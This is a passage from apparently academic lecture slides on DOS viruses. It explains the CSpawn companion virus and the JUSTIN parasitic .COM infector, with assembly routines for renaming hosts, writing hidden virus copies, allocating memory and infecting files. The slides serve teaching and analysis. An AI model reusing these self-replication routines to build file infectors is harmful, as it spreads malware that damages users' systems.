DD     6CH

FINISH:
end    CSpawn
```



II.3.2 DOS O.S. Viruses – Companion Type

2. Searching mechanism:

uses the searching routines implemented in MINI44: Search First (4Eh from INT 21h) and Search Next (4Fh from INT 21h)

Calling the EXEC interrupt for the host program, the DTA has been reallocated at offset 80H BUT in the host allocated segment <> by virus segment. The results of 4EH or 4FH functions will be in that memory area.

Also, the host program has modified the values of DS,SS & SP registers.


The DTA MUST be reset to start at offset 80h in current program segment

Input Parameters	Register
- Function Code	1Ah → AH
- NEW DTA Address	DS:DX

- Re-initialization of the DS=SS=CS segment values;
- Restore the stack segment through SP re-initialization

II.3.2 DOS O.S. Viruses – Companion Type

2. Searching mechanism:



Save the result of host execution

Stack Restore - Reallocation

Re-init DS=CS=SS=ES

DTA reallocation

Call searching routines

II.3.2 DOS O.S. Viruses – Companion Type

3. AUTO-COPY/INFECTION mechanism:

Renames the infected host program; the host program name is stored in the DTA where the searching routines have written it.

```
INFECT_FILE:
        mov     si,9EH
        mov     di,OFFSET REAL_NAME

INF_LOOP:
        lodsb
        stosb
        or      al,al
        jnz     INF_LOOP

        mov     WORD PTR [di-2],'N'
```

SI – offset filename in DTA
DI – offset buffer for storing the name

Copy the host file name in buffer

Rename the host filename from *host.com* in *host.con*

The host filename is stored in buffer and it will be sent to the virus copy

II.3.2 DOS O.S. Viruses – Companion Type

3. AUTO-COPY/INFECTION mechanism:

The virus does an own copy in a hidden file that have the host program original filename

```
mov     dx,9EH
mov     di,OFFSET REAL_NAME
mov     ah,56H
int     21H
jc      INF_EXIT
```

rename host using function AH=56h of INT21H interrupt

DX – pointer to the original name
DI – pointer to the new name

```
mov     ah,3CH
mov     cx,2
int     21H
mov     bx,ax
mov     ah,40H
mov     cx,FINISH - CSpawn
mov     dx,OFFSET CSpawn
int     21H
```

Create new hidden file (function 3Ch)

Write the virus code in the new file

```
        mov     ah,3EH
        int     21H
INF_EXIT:       ret
```

Close the new created file

II.3.2 DOS O.S. Viruses – Companion Type – CSpawn

Advantages:

- **Easy to build**
- **Small dimensions**
- **Not easy to be detected by "normal" end-users; in MS-DOS for viewing *hidden* files was necessary auxiliary tools and in Windows by default Windows Explorer doesn't show the hidden files and file extensions**
- **DOESN'T destroy the host program**


Disadvantages:

Running the searching routine before the host program execution would lead to losing the info from the DTA, especially for the command line parameters that may have info for the host program.

II.3.3 DOS O.S. Viruses – Parasitic Type

Features:

- is inserting the virus in the begin/end of the host .COM program
- DOESN'T destroy the infected program
- MUST take care to not destroy the items of the infected host program: host machine code, received parameters, stack, etc.



II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

JUSTIN Features:

- is inserting in the beginning of the .COM host program
- needs at least extra 64KB for infecting the others host files
- executes before the host program
- DOESN'T destroy the infected program

JUSTIN Virus Operations:

- the user launches the application in command line:


C:\host.com

- the program contains in the beginning the copy of JUSTIN virus

- the virus is loaded and executed by DOS O.S.
- the virus verifies if there is an extra memory segment of 64KB;
- if there is available memory then it is coping itself in the reserved extra segment
- the virus searches the .COM files that are NOT read-only, DON'T have .EXE structures & are smaller than 64KB
- the host program is copied in the new segment after the virus machine code

- the virus copies the content from the reserved new segment into host file => host file will be bigger than in the beginning

- the virus returns the control to the host program



II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

JUSTIN Routines:


- verifies the available space – CHECK_MEMORY
- inserts itself into the new segment – JUMP_HIGH
- searches the host target .COM files – FIND_FILE
- verifies the .COM file if is not exe
- infects valid .COM files – INFECT_FILE
- executes host program – GOTO_HOST_LOW / GOTO_HOST_HIGH

```
.model small
.code
            org 100h
JUSTIN:
            call CHECK_MEMORY  ;---- checks available memory
            jc GOTO_HOST_LOW   ;---- if there is no supplementary segment
                               ;     then executes the host from the current segment
            call JUMP_HIGH     ;---- inserts itself in the new segment
            call FIND_FILE     ;---- searches .COM host files
            jc GOTO_HOST_HIGH  ;---- if there isn't target host files to infect then
                               ;     executes the host in the new segment
            call INFECT_FILE   ;---- infects the files

GOTO_HOST_HIGH:
            ...
GOTO_HOST_LOW:
            ...
```

II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

1. Verifying and allocating a new supplementary segment mechanism:

In order to execute the virus needs 1 supplementary memory segment – 64KB



II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

1. Verifying and allocating a new supplementary segment mechanism:

- Build CHECK_MEMORY routine;
- Allocation is done with 4Ah function of the INT 21h interrupt

Input Parameters:	Registers:
- Function Code	4Ah → AH
- Memory space to reserve in terms of paragraphs – 16 bytes	BX
Output Parameters:	
- CF = 1 (unsuccessful allocation) + BX register – dimension available memory space	
- CF = 0 (successful allocation) + ES register – segment address	

- the virus tries to allocate 2*64KB memory
- if the memory allocation is impossible then the virus return the control to the host program without infecting files
- after the extra memory segment allocation the problem is if the host program needs more memory in order re-execute
- for determining the total available memory, the virus tries allocation for 1MB memory;
- the virus reserves the entire available memory.

II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

1. Verifying and allocating a new supplementary segment mechanism:

CHECK_MEMORY:

```
mov ah,4ah
mov bx,2000h
int 21h
```
Try to allocate 2*64 KB
2000 paragraphs of 16 bytes each

```
pushf
```
← Save the result from CF

```
mov ah,4ah
mov bx,0ffffh
int 21h
```
Try to allocate 1 MB

```
mov ah,4ah
int 21h
```
Allocate only the available space (BX value)


```
popf
```
← Restore the result from CF

```
ret
```
← Return from the routine/procedure

II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

2. Using the new segment (HIGH):

- is achieved by the routine/procedure JUMP_HIGH
- the virus copies itself in the new segment
- the virus moves the DTA in the new segment using the function 1Ah from INT 21h
- the virus continues the execution in the new segment by modifying CS
- 1000h = 4KB BUT when the one works with 16 bytes paragraphs => 64KB




SI = DI = 100h
source: DS:SI
destination: ES+1000h:DI

rep movsb


II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

2. Using the new segment (HIGH):



